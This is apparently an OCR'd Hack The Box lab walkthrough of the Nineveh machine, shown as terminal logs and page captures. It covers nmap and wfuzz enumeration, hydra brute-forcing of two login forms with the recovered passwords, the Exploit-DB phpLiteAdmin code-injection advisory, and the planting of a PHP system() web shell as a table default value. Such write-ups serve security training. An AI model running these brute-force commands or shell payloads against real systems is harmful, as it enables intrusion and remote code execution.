
```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 nineveh.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-22 10:53 +03
Nmap scan report for nineveh.htb (10.10.10.43)
Host is up (0.080s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

```
root@kali:/home/ghroot/Masaüstü# wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt --hc 404 http://nineveh.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://nineveh.htb/FUZZ
Total requests: 20469

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000015:   403        11 L     32 W     295 Ch      ".htaccess"
000000016:   403        11 L     32 W     295 Ch      ".htpasswd"
000005943:   301        9 L      28 W     315 Ch      "department"
000016215:   403        11 L     32 W     299 Ch      "server-status"

Total time: 180.5993
Processed Requests: 20469
```


nineveh.htb/department/login.php
aining
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
Log in
Username:
Password:
Remember me
Log in

```
root@kali:/home/ghroot/Masaüstü# hydra -l admin -P passwords.txt nineveh.htb http-post-form "/department/login.php:username=^USER^&password=^PASS^:Invalid Password!"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-22 11:19:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 999999 login tries (l:1/p:999999), ~62500 tries per task
[DATA] attacking http-post-form://nineveh.htb:80/department/login.php:username=^USER^&password=^PASS^:Invalid Password!
[80][http-post-form] host: nineveh.htb   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-22 11:19:26
```


nineveh.htb/department/manage.php


Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Home Notes Logout

Hi admin,

```
root@kali:/home/ghroot/Masaüstü# hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt nineveh.htb https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true&Login=Login:Incorrect password."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-23 11:03:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-forms://nineveh.htb:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true&Login=Login:Incorrect password.
[STATUS] 1039.00 tries/min, 1039 tries in 00:01h, 14343360 to do in 230:05h, 16 active
[443][http-post-form] host: nineveh.htb   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-23 11:05:07
```


https://nineveh.htb/db/index.php
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
phpLiteAdmin v1.9
Incorrect password.
Password:
Remember me
Log In
true
Powered by phpLiteAdmin | Page generated in 0.0005 seconds.


https://nineveh.htb/db/index.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
phpLiteAdmin v1.9
Documentation | License | Project Site
Change Database
[rw] bla.php
[rw] rev.php
[rw] shell.php
[rw] test
bla.php
[table] bla.php
[table] rev
Create New Database [?]
Create
Log Out
bla.php
Structure
SQL
Export
Import
Vacuum
Rename Database
Delete Database
Database name: bla.php
Path to database: /var/tmp/bla.php
Size of database: 3 KB
Database last modified: 2:49pm on May 22, 2020
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1
Type [?] Name Action Records
Table bla.php Browse Structure SQL Search Insert Export Import Rename Empty Drop 0
Table rev Browse Structure SQL Search Insert Export Import Rename Empty Drop 0
2 total 0
Create new table on database 'bla.php'
Name:
Number of Fields:
Go
Create new view on database 'bla.php'
Name:
Select Statement [?]:

```
root@kali:/home/ghroot/Masaüstü# searchsploit phpliteadmin
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
phpLiteAdmin - 'table' SQL Injection                                                                                                                  | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities                                                                                                           | php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                                                                                                        | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                                                                                                         | php/webapps/39714.txt
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

```
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                                                                                                                                                  | php/webapps/39714.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- -------------------------
Shellcodes: No Results
root@kali:/home/ghroot/Masaüstü# cat /usr/share/exploitdb/exploits/php/webapps/24044.txt
# Exploit Title: phpliteadmin ≤ 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' ⇒
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database w
eated in the directory you specified as the $directory variable.',

An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.

Proof of Concept:

1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n9O
Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo()?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php

Done!

Proof: http://goo.gl/ZqPVLroot@kali:/home/ghroot/Masaüstü#
```


https://nineveh.htb/db/index.php?action=table_create
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
phpLiteAdmin v1.9
Documentation | License | Project Site
Change Database
[rw] hack.php
[rw] test
hack.php
No tables in database.
Create New Database [?]
Create
hack.php
Creating new table: 'ghroot'
Field
Type
Primary Key
Autoincrement
Not NULL
Default Value
'stem($_REQUEST["cmd"]); ?>
TEXT
Yes
Yes
Yes
Create
Canc
Powered by phpLiteAdmin | Page generated in 0.004 seconds.

https://nineveh.htb/db/index.php?table=gh&action=column_view

Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

ghroot.php → gh

Browse | Structure | SQL | Search | Insert | Export | Import | Rename | Empty | Drop

			Column #	Field	Type	Not Null	Default Value	Primary Key
☐	edit	delete	0	shell	TEXT	no	'<?php echo system($_REQUEST["cmd"]); ?>'	no

Check All / Uncheck All *With selected:* Delete Go

Add 1 field(s) at end of table Go

Query used to create this table
CREATE TABLE 'gh' ('shell' TEXT default '<?php echo system($_REQUEST["cmd"]); ?>')

Create an index on 1 **columns** Go

